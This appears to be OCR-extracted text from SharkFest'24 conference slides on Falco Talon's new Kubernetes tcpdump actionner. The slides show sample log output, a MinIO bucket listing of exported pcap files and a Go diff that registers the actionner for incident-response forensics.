
- Talon can now run a tcpdump, and export the pcap to a local file (useless in k8s), to Minio or AWS S3
- It can also download any file or export the collected logs to S3 or Minio

https://github.com/falco-talon/falco-talon/pull/308

A dedicated Actionner

SharkFest'24 US
June 15-20 · Fairfax, VA

#sf24us



```
2024-06-15T23:52:36+02:00 INF event event="Test tcpdump" output=test priority=Critical source=syscall
trace_id=35f2aab7-8beb-4b6a-a15a-ab8a656777fc
2024-06-15T23:52:36+02:00 INF match event="Test tcpdump" output=test priority=Critical rule="Test tcpdump"
source=syscall trace_id=35f2aab7-8beb-4b6a-a15a-ab8a656777fc
2024-06-15T23:52:48+02:00 INF action action="Test tcpdump" actionner=kubernetes:tcpdump event=test
namespace=default output="a tcpdump 'tcpdump.pcap' has been created" pod=cncf-55696bc998-tn9jx rule="Test tcpdump"
status=success trace_id=35f2aab7-8beb-4b6a-a15a-ab8a656777fc
2024-06-15T23:52:48+02:00 INF notification action="Test tcpdump" actionner=kubernetes:tcpdump notifier=k8sevents
rule="Test tcpdump" status=success trace_id=35f2aab7-8beb-4b6a-a15a-ab8a656777fc
2024-06-15T23:52:48+02:00 INF output action="Test tcpdump" destination=/tmp/2024-06-15T23-52-48Z_default_cncf-
55696bc998-tn9jx_tcpdump.pcap file=tcpdump.pcap output="the file 'tcpdump.pcap' has been copied to '/tmp/2024-06-
15T23-52-48Z_default_cncf-55696bc998-tn9jx_tcpdump.pcap'" status=success target=local:file trace_id=35f2aab7-8beb-
4b6a-a15a-ab8a656777fc
2024-06-15T23:52:48+02:00 INF notification action="Test tcpdump" actionner=kubernetes:tcpdump notifier=k8sevents
rule="Test tcpdump" status=success trace_id=35f2aab7-8beb-4b6a-a15a-ab8a656777fc
```

- Talon can now run a tcpdump, and export the pcap to a local file (useless in k8s), to Minio or AWS S3
- It can also download any file or export the collected logs to S3 or Minio

https://github.com/falco-talon/falco-talon/pull/308

The choice of Minio

& S3 (Simple Storage Service)

SharkFest'24 US
June 15-20 · Fairfax, VA
#sf24us

MINIO
OBJECT STORE
AGPLv3 LICENSE
User
Object Browser
Access Keys
Documentation
← Object Browser
Start typing to filter objects in the bucket
Rewind
Refresh
Upload
Create new path

falco-talon
Created on: Wed, Jun 12 2024 19:50:44 (GMT+2) Access: PRIVATE 115.8 KiB - 4 Objects

falco-talon / tcpdump


□	Name	Last Modified	Size
□	2024-06-16T00-01-12Z_default_cncf-55696bc998-tn9jx_tcpdump.pcap	Today, 00:01	32.4 KiB

- MinIO is a high-performance, S3 compatible object store.
- It is built for large scale AI/ML, data lake and database workloads.
- It is software-defined and runs on any cloud or on-premises infrastructure.
- MinIO is dual-licensed under open source GNU AGPL v3 and a commercial enterprise license.

https://min.io/

SharkFest'24 US
June 15-20 · Fairfax, VA

#sf24us



Showing 9 changed files with 240 additions and 25 deletions.

13 actionners/actionners.go

```
@@ -17,6 +17,7 @@ import (
    k8sLog "github.com/falco-talon/falco-talon/actionners/kubernetes/log"
    k8sNetworkpolicy "github.com/falco-talon/falco-talon/actionners/kubernetes/networkpolicy"
    k8sScript "github.com/falco-talon/falco-talon/actionners/kubernetes/script"
+   k8sTcpdump "github.com/falco-talon/falco-talon/actionners/kubernetes/tcpdump"
    k8sTerminate "github.com/falco-talon/falco-talon/actionners/kubernetes/terminate"
    "github.com/falco-talon/falco-talon/configuration"
    awsChecks "github.com/falco-talon/falco-talon/internal/aws/checks"
@@ -181,6 +182,18 @@ func GetDefaultActionners() *Actionners {
                AllowAdditionalContexts: true,
                RequireOutput:           true,
            },
+           &Actionner{
+               Category:        "kubernetes",
+               Name:            "tcpdump",
+               DefaultContinue: true,
+               Init:            k8s.Init,
+               Checks: []checkActionner{
+                   k8sChecks.CheckPodExist,
+               },
+               CheckParameters: k8sTcpdump.CheckParameters,
+               Action:          k8sTcpdump.Action,
+               RequireOutput:   true,
+           },
            &Actionner{
                Category:        "aws",
                Name:            "lambda",
```


This is still a PR pending addition to the main Falco Talon project.

Without any options set, tshark will work much like tcpdump. It will use the pcap library to capture traffic from the first available network interface and displays a summary line on the standard output for each received packet.

https://github.com/falco-talon/falco-talon/pull/308

Rethinking Forensics

https://sysdig.com/blog/optimizing-wireshark-in-kubernetes/



SharkFest'24 US
